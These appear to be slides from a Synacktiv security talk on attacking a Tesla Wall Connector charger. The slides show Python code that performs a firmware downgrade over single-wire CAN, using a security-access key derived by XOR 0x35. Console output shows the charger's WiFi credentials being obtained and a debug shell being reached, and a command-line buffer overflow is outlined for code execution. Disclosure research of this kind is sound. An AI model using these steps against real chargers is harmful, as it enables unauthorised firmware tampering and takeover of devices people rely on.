- Remove the transceiver of an existing dongle
- Place a Single Wire CAN Transceiver (NCV7356) instead of the original one
  - It's now a Single Wire CAN USB Dongle \o/



NCV7356

CAN Transceiver, Single Wire


The NCV7356 is a physical layer device for a single wire data link capable of operating with various Carrier Sense Multiple Access with Collision Resolution (CSMA/CR) protocols such as the Bosch Controller Area Network (CAN) version 2.0. This serial data link network is intended for use in applications where high data rate is not required and a lower data rate can achieve cost reductions in both the physical media components and in the microprocessor and/or dedicated logic devices which use the network.

The network shall be able to operate in either the normal data rate mode or a high−speed data download mode for assembly line and service data transfer operations. The high−speed mode is only intended to be operational when the bus is attached to an off−board service node. This node shall provide temporary bus electrical loads which

ON Semiconductor®

www.onsemi.com

MARKING DIAGRAMS



Tesla WallConnector

Simulator

Tesla WallConnector

Simulator

SYNACKTIV

- Relays are used to simulate the same timing as recorded on a Tesla connected to a charger
- CAN communication successfully established with our USB dongle!

```
david@usb-rpi:~/tesla $ python3 can_com.py
[i] Configure GPIO
[i] Configuring single wire can in normal mode
[i] Enable proximity load
[i] Connect CP circuit
[i] CP circuit: activate charge load
[i] Connect CAN transciver
[+] All good
Timestamp: 1736724646.617959        ID: 031c    S                DLC:  8    28 0d 05 68 00 00 f8 7f     Channel: can0
Timestamp: 1736724646.621689        ID: 031d    S                DLC:  8    00 00 00 00 00 00 00 00     Channel: can0
[...]
Timestamp: 1736724646.896166        ID: 031d    S                DLC:  8    00 00 00 00 00 00 00 00     Channel: can0
Timestamp: 1736724646.899843        ID: 0214    S                DLC:  8    00 00 00 60 00 c0 00 00     Channel: can0
```

Tesla WallConnector

Downgrade

SYNACKTIV

- Some messages are required
  - A Tesla VIN has to be sent (check only manufacturer code)
  - A periodic message every 100 ms to keep the CAN communication active
- UDS messages
  - Open session 2 (programming)
  - Authenticate with security access (remember xor 0x35 ?)
  - Run UDS routine to prepare the update slot
  - Send the firmware
  - Run UDS routine to switch to the new firmware slot
  - Run UDS routine to reboot

Tesla WallConnector

SYNACKTIV

Downgrade

```
import can, udsoncan, isotp

def tesla_uds_algo(level, seed, params=None):
    key = bytearray(seed)
    for i in range(len(key)):
        key[i] = key[i] ^ 0x35
    return bytes(key)

bus = can.Bus(interface='socketcan', channel='can0', bitrate=33300, ignore_rx_error_frames=False)
# ...
with Client(conn, config=uds_config) as client:
    client.set_config('security_algo', tesla_uds_algo)
    client.change_session(2)
    client.unlock_security_access(5)
    client.routine_control(routine_id=0xFF00, control_type=1) # prepare the passive firmware slot
    memloc = MemoryLocation(address=0, memorysize=len(data_to_send), address_format=32, memorysize_format=32)
    client.request_download(memory_location=memloc)
    while len(data):
        client.transfer_data(sequence_number=seq, data=chunk)
        # ...
    client.request_transfer_exit()
    client.routine_control(routine_id=0x201, control_type=1) # switch to new firmware
    client.routine_control(routine_id=0x202, control_type=1) # reboot
```

Tesla WallConnector

SYNACKTIV

Downgrade: results

```
david@usb-rpi:~/tesla $ python3 wifi.py
[i] Configure GPIO
[i] Configuring single wire can in normal mode
[i] Enable proximity load
[i] Connect CP circuit
[i] CP circuit: activate charge load
[i] Connect CAN transciver
[+] All good
[i] SSID = TeslaWallConnector_2A0B79
[i] PSK = BYHPVDZEFNGG
[i] Connecting to WiFi !
[+] SSID UP connecting
[+] Connected !!!!
```

```
$ telnet 192.168.92.1
# help
sysinfo (sysinfo -h)
memdump (memdump.[b|h|w] <address> <# of objects>)
memwrite (memwrite.[b|h|w] <address> <value> [count])
```

Tesla WallConnector

Downgrade: results

SYNACKTIV

- mem read / write commands make the system panic!
  - not supposed to be run with interrupts enabled
- **Solution**: exploit a global array overflow in the debug shell to prove code execution

Tesla WallConnector

CLI overflow

SYNACKTIV

- Command is splited into a global array of 16 elements (pointers)
  - No stop condition, the only limit is the command size (256 char)
  - 17th argument start to overflow on the global area
- Just after this global array there is the pointer to the registered command array (name + handler)
- Command array pointer can be overriden
  - Arbitrary jump by controlling the handler pointer
  - No memory protection, everything is RWX
  - Shellcode in the command buffer (only `\r` as bad char)

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com